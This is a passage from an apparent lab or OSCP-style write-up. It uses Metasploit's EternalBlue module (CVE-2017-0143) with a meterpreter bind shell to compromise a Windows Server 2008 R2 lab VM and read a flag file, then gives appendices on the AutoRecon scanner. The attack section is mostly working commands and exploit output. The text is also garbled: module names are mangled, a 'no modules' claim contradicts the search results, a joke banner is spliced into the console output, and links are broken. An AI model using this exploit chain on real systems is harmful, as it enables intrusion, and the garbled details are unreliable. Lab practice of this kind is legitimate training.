- [EXPLOIT-DB #41987](https://www.exploit-db.com/exploits/41987/)
- [CONFIRM](https://cert-portal.siemens.com/productcert/pdf/ssa-966341.pdf)
- [BID 96703 Microsoft Windows SMB Server CVE-2017-0143 Remote Code Execution Vulnerability Release Date: 2017-05-10](https://www.securityfocus.com/bid/6703)
- [EXPLOIT-DB #41891](https://www.exploit-db.com/exploits/41891/)
- packetstormsecurity.com/files/15469/DOUBLEPULSAR-Payload-Execution-Neutralization.html
- [CONFIRM](https://cert-portal.siemens.com/producer/pdf/ssa-701903.pdf)
- [ICSA-18-058-02](https://ics-cert.us-cert.gov/advisories/ICSA-18-058-02)
- [EXPLOIT-DB #43970](https://www.exploit-db.com/exploits/43970/)
- [SECTRACK 1037991](http://www.securitytracker.com/id/1037991)
- [MSRC CONFIRM](https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143 CONFIRM)
- packetstormsecurity.com/files/156196/SMB-DOUBLEPULSAR-Remote-Code-Execution.html

Metasploit Modules Related To CVE-2017-0143

There are no any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Searched for CVE-2017-0143 within msfconsole

```
(russell@kali)-[~]
$ msfconsole

Metasploit Park, System Security Interface > post
Version 4.0.5, Alpha E 2016-09-11 11:59:45 -0400
Ready ...
> access security
access: PERMISSION DENIED. Framework log using the
> access security grid
access: PERMISSION DENIED. https://docs.metasploit.com/
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD! config
YOU DIDN'T SAY THE MAGIC WORD! 2009-01-11 11:59:45 -0400

    =[ metasploit v6.2.20-dev          ]
+ -- =[ 2251 exploits - 1187 auxiliary - 399 post      ]
+ -- =[ 951 payloads - 45 encoders - 11 nops        ]
+ -- =[ 9 evasion           ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search CVE-2017-0143
```

Choose SMB exploit for Windows: ms17_010_永恒之蓝

```
msf6 > search CVE-2017-0143
Matching Modules
=====
#  Name                               Disclosure Date   Rank   Check  Description
-  exploit/windows/smb/ms17_010_永恒之蓝   2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
n
  1  exploit/windows/smb/ms17_010_psexec   2017-03-14     normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command  2017-03-14     normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010    normal  No     MS17-010 SMB RCE Detection
  4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):
=====
Name      Current Setting  Required  Description
RHOSTS    yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The target port (TCP)
SMBDomain no             no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, W
indows 7, Windows Embedded Standard 7 target machines.
SMBPass   no             no        (Optional) The password for the specified username
SMBUser   no             no        (Optional) The username to authenticate as
VERIFY_ARCH true          yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windo
ws 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind
ows Embedded Standard 7 target machines.
```

Researched payloads and chose one recommended: windows/x64/meterpreter/bind_tcp

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set payload 24
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):
=====
Name      Current Setting  Required  Description
RHOSTS    192.168.0.115   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The target port (TCP)
SMBDomain no             no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, W
indows 7, Windows Embedded Standard 7 target machines.
SMBPass   no             no        (Optional) The password for the specified username
SMBUser   no             no        (Optional) The username to authenticate as
VERIFY_ARCH true          yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windo
ws 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind
ows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/bind_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT     4444             yes       The listen port
RHOST    192.168.0.115   no        The target address

Exploit target:
=====
Id  Name
-- 
0  Automatic Target
```

Gained meterpreter shell and searched for flags

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > run
[*] 192.168.0.115:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.115:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (Windows Server 2008 R2 Standard 7601 Service Pack 1 x64)
[*] 192.168.0.115:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.115:445 - The target is vulnerable.
[*] 192.168.0.115:445 - Connecting to target for exploitation.
[*] 192.168.0.115:445 - Connection established for exploitation.
[*] 192.168.0.115:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.115:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.115:445 - 0x00000000 57 69 66 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.115:445 - 0x000000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.0.115:445 - 0x000000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.0.115:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.0.115:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.115:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.115:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.115:445 - Starting non-paged pool grooming
[*] 192.168.0.115:445 - Sending SMBv2 buffers
[*] 192.168.0.115:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.115:445 - Sending final SMBv2 buffers.
[*] 192.168.0.115:445 - Receiving response from exploit packet
[*] 192.168.0.115:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 192.168.0.115:445 - Sending egg to corrupted connection.
[*] 192.168.0.115:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.115:4444
[*] Sending stage (200774 bytes) to 192.168.0.115
[*] Meterpreter session 1 opened (192.168.0.176:39141 → 192.168.0.115:4444) at 2022-10-14 00:56:23 -0400
[*] 192.168.0.115:445 - -----
[*] 192.168.0.115:445 - -----WIN-----
[*] 192.168.0.115:445 - -----
```


meterpreter > pwd
c:\Windows\system32
meterpreter > search -f flag*
Found 4 results ...

Path	Size (bytes)	Modified (UTC)
c:\Program Files\OpenSSH\home\vagrant\Desktop\flag1.txt	144	2022-10-12 21:25:44 -0400
c:\RubyDevKit\lib\perl5\5.8\auto\POSIX\SigAction\flags.al	342	2011-04-27 00:24:06 -0400
c:\Users\vagrant\Desktop\flag1.txt	144	2022-10-12 21:25:44 -0400
c:\Windows\ServiceProfiles\LocalService\.jenkins\plugins\translation\flags.png	543	2012-11-06 13:54:50 -0500

Read flag1.txt contents

```
meterpreter > cat c:/Users/vagrant/Desktop/flag1.txt
♦♦flag1: You got into M3VM and found C:\Users\vagrant\Desktop\flag1.txt
meterpreter >
```

Here is what the Desktop on M3VM looked like (where the embedded flag1.txt file was)




Conclusion

As you can see, with one terminal command, executing an AutoRecon scan with basically default options, a massive amount of information is gathered and organized clearly for analysis and exploitation, saving a tremendous amount of time providing opportunities for further investigation and eventual exploitation. In a time-limited, high-pressure situation like an OSCP examination, anything that saves time and provides more routes to success, is a game-changer. AutoRecon for the Win!

Appendix A: Results Directories and Sub-directories

Results are stored in the ./results directory (and sub-directories for every target) created by AutoRecon with this structure:



- The exploit directory contains any exploit code you download or write for the target
- The loot directory contains any loot (e.g., hashes, interesting files) you find on the target
- The report directory contains auto-generated files and directories useful for reporting:
 - local.txt can be used to store the local.txt flag found on targets
 - notes.txt should contain a basic template for writing notes for each service discovered
 - proof.txt can be used to store the proof.txt flag found on targets
 - The screenshots directory is for screenshots used to document the exploitation of the target
- The scans directory is where all results from scans performed by AutoRecon will go. This includes port scans / service detection scans, as well as any service enumeration scans. It also contains two other files:
- Commands.md contains a list of every command AutoRecon ran against the target. This is useful if one of the commands fails and you want to run it again with modifications.
- Manual Commands.md contains any commands that are deemed "too dangerous" to run automatically, either because they are too intrusive, require modification based on human analysis, or just work better when there is a human monitoring them.

By default, directories are created for each open port (e.g. tcp80, udp53) and scan results for the services found on those ports are stored in their respective directories.

If a scan results in an error, a file called Errors.md will also appear in the scans directory with some details to alert the user.

If output matches a defined pattern, a file called Patterns.md will appear in the scans directory with details about matched output.

The scans/xml directory stores any XML output (e.g., from Nmap scans) separately from the main scan outputs, so that the scans directory itself does not get too cluttered.

Appendix B: AutoRecon Usage & Options

```

Specifies the maximum amount of time in minutes that a target should be scanned for
before abandoning it and moving on.
Default: None
--nmap NMAP          Override the {nmap_extra} variable in scans. Default: -vv --reason -Pn -T4
--nmap-append NMAP_APPEND      Append to the default {nmap_extra} variable in scans. Default:
--proxychains        Use if you are running AutoRecon via proxychains. Default: False
--disable-sanity-checks      Disable sanity checks that would otherwise prevent the scans from running. Default:
                           False
--disable-keyboard-control    Disables keyboard control ([s]tatus, Up, Down) if you are in SSH or Docker.
--force-services SERVICE [SERVICE ...]      A space separated list of services in the following style: tcp/80/http
                                             tcp/443/https/secure
--accessible           Attempts to make AutoRecon output more accessible to screen readers. Default: False
-v, --verbose            Enable verbose output. Repeat for more verbosity.
--version               Prints the AutoRecon version and exits.
-h, --help                Show this help message and exit.

plugin arguments:
These are optional arguments for certain plugins.

--curl.path VALUE      The path on the web server to curl. Default: /
--dirbuster.tool {feroxbuster,gobuster,dirsearch,ffuf,dirb}
                           The tool to use for directory busting. Default: feroxbuster
--dirbuster.wordlist VALUE [VALUE ...]
                           The wordlist(s) to use when directory busting. Separate multiple wordlists with spaces.
                           Default:
                           ['~/config/AutoRecon/wordlists/dirbuster.txt']
--dirbuster.threads VALUE
                           The number of threads to use when directory busting. Default: 10
--dirbuster.ext VALUE
                           The extensions you wish to fuzz (no dot, comma separated). Default:
                           txt,html,php,asp,aspx,jsp
--onesixtyone.community-strings VALUE
                           The file containing a list of community strings to try. Default:
                           /usr/share/seclists/Discovery/SNMP/common-snmp-
                           community-strings-onesixtyone.txt

global plugin arguments:
These are optional arguments that can be used by all plugins.

--global.username-wordlist VALUE
                           A wordlist of usernames, useful for bruteforcing. Default:
                           /usr/share/seclists/Usernames/top-usernames-shortlist.txt
--global.password-wordlist VALUE
                           A wordlist of passwords, useful for bruteforcing. Default:
                           /usr/share/seclists/Passwords/darkweb2017-top100.txt
--global.domain VALUE
                           The domain to use (if known). Used for DNS and/or Active Directory. Default: None

```

Verbosity

AutoRecon supports four levels of verbosity (which can be changed mid-scan by pressing the up and down arrow keys):

- (none) Minimal output. AutoRecon will announce when scanning targets starts / ends.
- (-v) Verbose output. AutoRecon will announce when plugins start running, and report open ports and identified services.
- (-vv) Very verbose output. AutoRecon will additionally specify the exact commands which are being run by plugins, highlight any patterns which are matched in command output, and announce when plugins end. Tib3rius DOES NOT recommend this level of verbosity or greater in most cases.
- (-vvv) Very, very verbose output. AutoRecon will output everything. Literally every line from all commands which are currently running. When scanning multiple targets concurrently, this can lead to a ridiculous amount of output. It is not advised to use -vvv unless you absolutely need to see live output from commands.